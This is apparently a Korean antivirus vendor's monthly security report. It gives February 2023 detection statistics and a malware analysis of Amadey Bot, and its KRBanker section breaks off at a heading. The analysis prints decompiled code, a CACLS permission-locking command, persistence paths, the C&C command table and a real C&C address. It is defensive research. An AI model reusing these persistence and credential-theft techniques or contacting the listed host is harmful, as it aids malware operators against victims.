


이스트시큐리티 보안동향보고서

No.162

2023/03/24

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



CONTENTS

1 악성코드 통계 및 분석 01-07

1. 악성코드 동향
 2. 알약 악성코드 탐지 통계
 3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계
-

2 악성코드 분석 보고서 08-24

1. [Trojan.Agent.Amadey] 악성코드 분석 보고서
 2. [Trojan.Android.KRBanker] 악성코드 분석 보고서
-

3 최신 보안 동향 25-34

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

2023년 2월에는 시스템정보를 수집하는 Quasar Rat 및 QBot 악성코드, 낯선 사람의 카카오톡 메시지를 통해 유포되는 악성 어플리케이션, 그리고 코니(Konni) 및 김수키(Kimsuky)그룹의 북 연계 공격 활동이 발견되었습니다.

원노트 파일(.one)을 활용한 공격은 올해 1월 중순부터 등장하기 시작하였으며, 현재까지 지속되고 증가 추세를 보이고 있습니다. 기존에 사용했던 HTA 뿐만 아니라, VBS, WSF 등의 파일 형식이 추가 되었으며, 이러한 형식의 파일을 실행할 때 특정 경고창을 띄우긴 하지만 사용자들은 일반적으로 이러한 경고창에 개의치 않고 '확인'을 눌러 악성스크립트가 실행되게 됩니다. 악성 스크립트로 인해 실행되는 QBot 악성코드는 사용자 PC 내에서 실행 후 사용자 정보 수집 및 전송할 뿐만 아니라, C&C를 통하여 추가적으로 악성코드를 내려받을 수 있어 주의가 필요하며, 현재 원노트 파일을 이용한 공격은 전 세계 사용자들을 대상으로 진행되고 있으며 국내 사용자들 타겟으로 한 공격 시도도 급증하고 있습니다.

숏폼 동영상 플랫폼으로 유명한 틱톡 플랫폼에서도 악성코드가 발견되었습니다. 악성 파일은 틱톡 팔로워 및 동영상 조회수를 올려주는 프로그램을 위장하고 있으며, '틱톡 뷰 봇'이라는 이름으로 깃허브(Github)에 업로드 되어 있습니다. 일부 인플루언서가 되기 위하여 해당 프로그램을 이용할 경우 Quasar RAT 을 실행하게 됩니다. Quasar RAT 악성코드는 사용자 계정 및 사용자 환경 정보 수집이 가능하며, 원격 코드실행 및 파일 업/다운로드 등 추가 악성행위가 가능합니다.

모바일에서는 카카오톡 메시지를 통해 악성 어플리케이션이 유포되었습니다. 이번에 발견된 공격은 일반적으로 카톡 친구추천이나 친구로 등록되어 있다며 특정 문장들을 카톡으로 상대방의 호기심을 유발합니다. 평범한 이야기를 주고 받으며 친밀감과 신뢰를 쌓은 뒤, 대화 과정 중 자연스럽게 apk 파일을 전달합니다. 만일 사용자가 전달받은 apk를 설치하면 사용자 휴대폰에 저장되어 있는 연락처가 모두 공격자에게 전송되게 되며 추가적으로 악용될 수 있습니다.

이외에도 통일부의 실제 토론회 개최 안내용 보안 메일처럼 위장한 해킹 공격과 '[공정거래위원회] 서면 실태조사 사전 예고 안내통지문'의 제목으로 유포 된 북 연계 공격활동들도 활발히 이루어졌습니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2023 년 2 월에는 Trojan.Agent.gen, Trojan.Damaged.PE, Win32.Neshta.A, Gen:Variant.Barys.113573, Worm.IM-VB.as 악성코드가 새롭게 Top15 에 진입하였고, 지난달과 비교하여 새로운 악성코드가 다수 진입하였습니다.

새로운 악성코드가 진입하였지만 오토캐드(AutoCAD)와 KMS HackTool 관련 악성코드는 지속적으로 Top 순위에 탐지되고 있으며, 자체 전파 기능을 가진 Win32.Neshta.A, Worm.IM-VB.as 악성코드의 행보를 주의 깊게 지켜봐야 합니다.

순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	-	Gen:Variant.TDss.49	ETC	117,744
2	New	Trojan.Agent.gen	Trojan	40,189
3	-	Trojan.Acad.Bursted.AK	Trojan	39,070
4	↓2	Misc.HackTool.AutoKMS	ETC	33,458
5	New	Trojan.Damaged.PE	Trojan	31,323
6	↓2	Trojan.GenericKD.46017682	Trojan	25,750
7	↓3	Exploit.CVE-2010-2568.Gen	Exploit	25,651
8	↓3	Worm.ACAD.Bursted	Worm	23,662
9	↓7	Gen:Variant.Jaik.38715	ETC	22,446
10	New	Win32.Neshta.A	Virus	18,941
11	New	Gen:Variant.Barys.113573	ETC	18,226
12	↓1	Gen:Variant.Razy.911205	ETC	15,922
13	New	Worm.IM-VB.as	Worm	15,780
14	↓2	Worm.ACAD.Kenilfe	Worm	14,641
15	-	Misc.HackTool.KMSActivator	ETC	14,439


*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2023 년 02 월 01 일 ~ 2023 년 02 월 28 일

악성코드 유형별 비율


악성코드 유형별 비율에서 기타(ETC) 유형이 48%로 가장 높은 비율로 탐지 되었으며, 그 다음으로 트로이목마(Trojan) 유형이 30%, 웜(Worm) 유형과 취약점(Exploit) 유형은 각각 12%, 6%로 확인되었으며 바이러스(Virus)는 신규로 4% 확인되었습니다.

2023 년 1 월과 비교하여 전체 감염 건수는 23.1% 감소하였습니다.



카테고리별 악성코드 비율 전월 비교


2023 년 2 월에는 지난 1 월과 비교하여 트로이목마(Trojan), 웜(Worm), 바이러스(Virus) 유형이 3%, 2%, 4%씩 증가하였으며, 취약점(Exploit), 기타(ETC) 유형은 각각 3%, 6%씩 감소되었습니다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


2월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB에 의한 시그니처 탐지 횟수는 통계에 포함되지 않는다. 2월 1일부터 2월 28일까지 총 15,260건의 랜섬웨어 공격 시도가 차단되었습니다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside에서 수집한 악성코드 유포지/경유지 URL에 대한 월간 통계로, 2월 한 달간 총 7,477,658건의 악성코드 경유지/유포지 URL이 확인되었습니다. 이 수치는 1월 한 달간 확인되었던 7,989,673건의 악성코드 경유지/유포지 URL 수에 비해 약 6.4% 가량 감소한 수치입니다. 악성코드 경유지/유포지 URL의 경우 항상 고정적인 URL만 모니터링하는 것이 아닌, 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 보길 바랍니다.



2

악성코드 분석 보고서

[Trojan.Agent.Amadey]

악성코드 분석 보고서

개요

국내에는 작년 10 월경 LockBit 랜섬웨어를 유포하는 것으로 알려진 공격 그룹이 Amadey Bot 를 활용한 정황이 확인되었고, 모듈을 통해서 정보 탈취 등의 기능을 수행하는 것으로 알려져 있다. 또한 최근에도 외국에서 일부 유포되는 정황이 확인되고 있다.

Amadey의 주요 기능은 감염 PC의 정보 수집 및 전송과 명령제어 기능, 그리고 추가 모듈 다운로드를 통해서는 애플리케이션 크리덴셜 탈취 및 클립보드에 저장된 암호화폐 지갑 주소 하이재킹 기능을 수행한다.

따라서 본 보고서에서는 'Amadey' 악성코드 및 모듈에 대해 상세 분석을 하고자 한다.

악성코드 상세 분석

1. F814A1F5B00A21CFB06CE37B8B6B1837 분석

1) 자가 복제

임시 폴더(%TEMP%) 하위 '44cb70d772\mnolyk.exe'로 자가 복제한 뒤, 이를 관리자 권한으로 실행한다.

```
if ( !v21 )
    v22 = 0;
v32 = v22;
v23 = &szAgent;
if ( v21 )
    v23 = "runas";
sub_417800(&lpOperation, v23, v32);
v24 = &lpParameters;
if ( a18 >= 0x10 )
    v24 = lpParameters;
v25 = &lpFile;
v26 = &lpOperation;
if ( a12 >= 0x10 )
    v25 = lpFile;
if ( a6 >= 0x10 )
    v26 = lpOperation;
v27 = ShellExecuteA(0, v26, v25, v24, 0, 0) == 42;
```

[그림 1] 인젝터 페이로드 다운로드 코드

이후, 이 자가 복제된 경로는 윈도우 'CACLS' 명령어를 통해 파일 삭제 및 수정을 할 수 없도록 읽기 권한만 부여한다.

```
echo Y|CACLS "mnolyk.exe" /P "john:N"&&CACLS "mnolyk.exe" /P "john:R"
/E&&echo Y|CACLS "..\44cb70d772" /P "john:N"&&CACLS "..\44cb70d772" /P
"john:R" /E&&Exit
```

[그림 2] 파일 읽기 권한만 부여하는 명령어

2) 중복 실행 방지

중복 실행 방지를 위해 'b2495bad3b8b6bd87fe0cc45d76038ab' 이름의 뮅텍스를 설정한다.

```

v8 = &lpName;
if ( v1 >= 8 )
    v8 = lpName;
// Name : b2495bad3b8b6bd87fe0cc45d76038ab
CreateMutexW(0, 0, v8);
if ( GetLastError() == 183 )
{
    sub_41C4FF(0);
    goto LABEL_24;
}
if ( v18 >= 8 )
{
    v9 = lpName;
    if ( 2 * v18 + 2 >= 0x1000 )
    {
        v9 = *(lpName - 1);
        if ( (lpName - v9 - 4) > 0x1F )
            goto LABEL_24;
    }
    unknown_libname_3(v9);
}

```

[그림 3] 중복 실행 방지 코드

3) 자동 실행 등록

자동 실행 등록을 위해서 작업 스케줄러 및 시작 프로그램 폴더에 생성한다. 일반적으로는 'Run' 혹은 'Runs'와 같은 잘 알려진 자동 실행 레지스트리 경로에 등록하는 것이 아닌, 'User Shell Folders'의 'Startup' 값을 악성코드 자가 복제 경로로 변경하여 자동 실행되는 점은 다른 악성코드와 차별화되어 있다.

자동 실행 경로	설명
시작 프로그램	SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders의 'Startup'를 악성코드 자가 복제 경로로 변경
작업 스케줄러	1시간마다 악성코드 실행하도록 작업 스케줄러 등록

[표 1] 자동 실행 등록 경로 및 설명

4) 명령 제어 기능

4.1) PC 정보 전송

C&C('91.245.254.77/nIS2kZZZc3/index[.]php')에 아래와 같은 양식을 맞추어서 정보 전송한다. 정보 전송 이후, 명령 제어 기능이 실행된다. 참고로 av에서 13은 Windows OS에 윈 디펜더(Win Defender)가 기본적으로 탑재되기 시작된 윈도우 8 이상 혹은 Windows Server 2016 이상의 운영체제 정보를 확인하는 점을 토대로 Win Defender로 기재했다.

값	설명
og	(파일 크기 -0x30D41)이 0x1387E보다 이하 인 경우 1, 이상인 경우 0
lv	기본값 : 0 으로 설정
av	백신 미설치 : 0 AVAST Software : 1 Avira : 2 Kaspersky Lab : 3 ESET : 4 Panda Security : 5 Doctor Web : 6 AVG : 7 360TotalSecurity : 8 Bitdefender : 9 Norton : 10 Sophos : 11 Comodo : 12 Win Defender : 13
dm	컴퓨터 도메인 이름
un	사용자 이름
pc	컴퓨터 이름
ar	관리자 권한으로 실행 유무(Yes : 1, No : 0)
bi	OS Bit(x86 : 0, x64 : 1)
os	운영체제 버전 정보
sd	하드코딩된 값('4d94ab')
vs	'3.67'
id	컴퓨터 사용자의 SID 값의 일부

[표 2] 정보 전송 항목 별 설명

4.2) PC 스크린샷 전송

아래는 6 분 간격으로 PC 의 스크린샷을 수집하여 C&C 로 전송하는 코드의 일부이며, 전송 간 '?scr=1' Query String 을 사용한다.

```

v41 = GetSystemMetrics(v77);
if ( v41 > cy )
{
    v77 = 1;
LABEL_56:
    cy = GetSystemMetrics(v77);
}
v42 = hdc;
v43 = CreateCompatibleDC(hdc);
v95 = v43;
v44 = CreateCompatibleBitmap(v42, v100, cy);
ho = v44;
h = SelectObject(v43, v44);
BitBlt(v43, 0, 0, v100, cy, hdc, 0, 0, 0xCC0020u);
v99 = 0;
GdiCreateBitmapFromHBITMAP(v44, 0, &v99);
v116 = 0;
v98 = 0;
GdiGetImageEncodersSize(&v116, &v98);
if ( v98 )
{
    v45 = sub_41DD88(v98);
    v46 = v45;
    v92 = v45;
    if ( v45 )
    {
        GdiGetImageEncoders(v116, v98, v45);
        v47 = 0;
        if ( v116 )
        {

```

[그림 4] 스크린샷 수집 코드 일부

5) 명령 제어 기능

정보 전송 이후, 공격자의 의도에 따라 아래의 명령 제어 기능이 수행될 수 있다.

명령어	기능 설명
0	exe 추가 페이로드 다운로드 및 실행
1	Dll 추가 페이로드 다운로드 및 실행
2	cmd 명령어 실행
3	URL에서 페이로드 다운로드 및 실행
4	PowerShell 스크립트 다운로드 및 실행
5	exe 추가 페이로드 다운로드 및 실행과 자동 실행 등록
6	Dll 추가 페이로드 다운로드 및 실행과 자동 실행 등록
7	cmd 명령어 실행 및 자동 실행 등록
8	CacIs 명령어로 권한 해제 및 프로세스 종료
9	프로그램 자가 삭제

[표 3] 명령어 별 기능 설명

6) 추가 모듈 다운로드

또 다른 악성 기능을 수행하기 위해서 악성코드 내에 기재된 모듈 이름(cred64.dll, clip.dll)을 C&C로부터 다운받는다.

```

}
if ( u55 > 200000 )
{
    u112 = &u76;
    sub_417340(&u70, &dword_43CB44);           // Main
    decrypt_strings(u70, u71, u72, u73, u74, u75);
    LOBYTE(u118) = 24;
LABEL_95:
    sub_417340(&u70, &u115);
    LOBYTE(u118) = 23;
    LOBYTE(u59) = exec_rundll32_dll(u70, u71, u72, u73, u74, u75, u76);
    goto LABEL_96;
}
}
}

```

[그림 5] 다운로드 받은 모듈 실행 코드 일부

다운로드 될 수 있는 각 파일 별 기능 소개는 아래와 같다.

애플리케이션 종류	애플리케이션 이름
cred64.dll	PC에 설치된 주요 애플리케이션의 크리덴셜 정보 탈취
clip.dll	클립보드에 저장된 암호화페 주소를 하이재킹하는 기능

[표 4] Amadey Module 별 기능 설명

2. cred64.dll 분석

PC에 설치된 애플리케이션의 크리덴셜 정보를 탈취한다. 아래는 크리덴셜 정보 탈취 코드와 공격자가 노리는 애플리케이션으로 웹 브라우저, 메신저, FTP 클라이언트, 암호화페 프로그램을 대상으로 한다. 정보 수집 이후 최종적으로 공격자에게 전달된다.

애플리케이션 종류	애플리케이션 이름
웹 브라우저	Chrome, Opera, Edge, Sputnik, Chromium, Orbitum, Vivaldi, Comodo, CocCoc, Chedot, CentBrowser, Firefox,
메신저	Pidgin, Telegram
FTP 클라이언트	WinSCP, FileZilla
암호화페	Electrum, Armory, Dogecoin, Litecoin, DashCore, Monero

[표 5] 탈취 대상 애플리케이션 종류

3. clip64.dll 분석

클립보드에 저장된 암호화페 주소를 공격자의 암호화페 지갑 주소로 하이재킹하는 기능을 수행한다. 다만, 이번 악성코드에서는 공격자가 별도의 지갑 주소를 설정하지 않았지만, 다른 변종 감염 시 피해가 발생할 가능성이 높다.

```

if ( a5 )
{
    v9 = operator new[](a5 + 1);
    v10 = &lpMem;
    v11 = v9;
    if ( a6 >= 0x10 )
        v10 = lpMem;
    v12 = v9 - v10;
    do
    {
        v13 = *v10++;
        v10[v12 - 1] = v13;
    }
    while ( v13 );
    v14 = strlen(v11);
    v15 = GlobalAlloc(2u, v14 + 1);
    v16 = v15;
    v17 = GlobalLock(v15);
    memmove(v17, v11, v14 + 1);
    GlobalUnlock(v16);
    OpenClipboard(0);
    EmptyClipboard();
    SetClipboardData(1u, v16);
    result = CloseClipboard();
    v7 = a6;
    v8 = lpMem;
}

```

[그림 6] 클립보드에 저장된 암호화페 지갑 주소 변경 코드

3. 결론

'Amadey' 악성코드는 사용자 PC 정보 수집 및 전송 기능을 가진 악성코드이다. 또한 추가적으로 모듈을 다운로드함으로써 기본 기능 외의 클립보드에 저장된 암호화페 주소 변경 기능, 추가 애플리케이션 크리덴셜 정보 탈취 기능이 실행될 수 있다.

기업체에서 이러한 유형의 악성코드에 감염 혹은 노출되는 경우, 감염된 임직원을 대상으로 크리덴셜 스테핑 등으로 공격이 이어져 회사 입장에서 2차 위협에 노출될 수 있는 부분과 더불어 이스트시큐리티 알약 블로그(<https://blog.alzac.co.kr/4968>)에서 공개했다시피, 추후에 국내를 대상으로 한 다른 악성코드와 연계되어 유포될 수 있는 점에 주의를 기울일 필요가 있다.

따라서 이 악성코드에서 감염을 예방하기 위해서는 출처가 불분명한 사이트 내에서 URL, 파일 다운로드를 지양해야 한다.

현재 알약에서는 관련 악성코드를 'Trojan.Agent.Amadey'로 진단하고 있다.

[Trojan.Android.KRBanker]

악성코드 분석 보고서

개요

최근 발견된 Trojan.Android.KRBanker 악성 앱은 분석을 어렵게 하기 위해 압축 해제가 정상적으로 되지 않게 제작되어 유포되고 있다. 이 악성 앱은 기기에서의 설치는 정상적으로 진행되어 설치에 문제가 없으며 설치 후 정상적으로 악성 행위를 수행한다.

이렇게 압축 포맷을 수정하게 되면 악성 앱의 발견을 늦출 수 있으며 결과적으로 백신에서 악성 앱의 탐지가 어려워질 것으로 판단된다.

본 보고서에서는 최근 발견되고 있는 Trojan.Android.KRBanker 악성 앱을 살펴보고자 하겠다.

악성 앱 분석

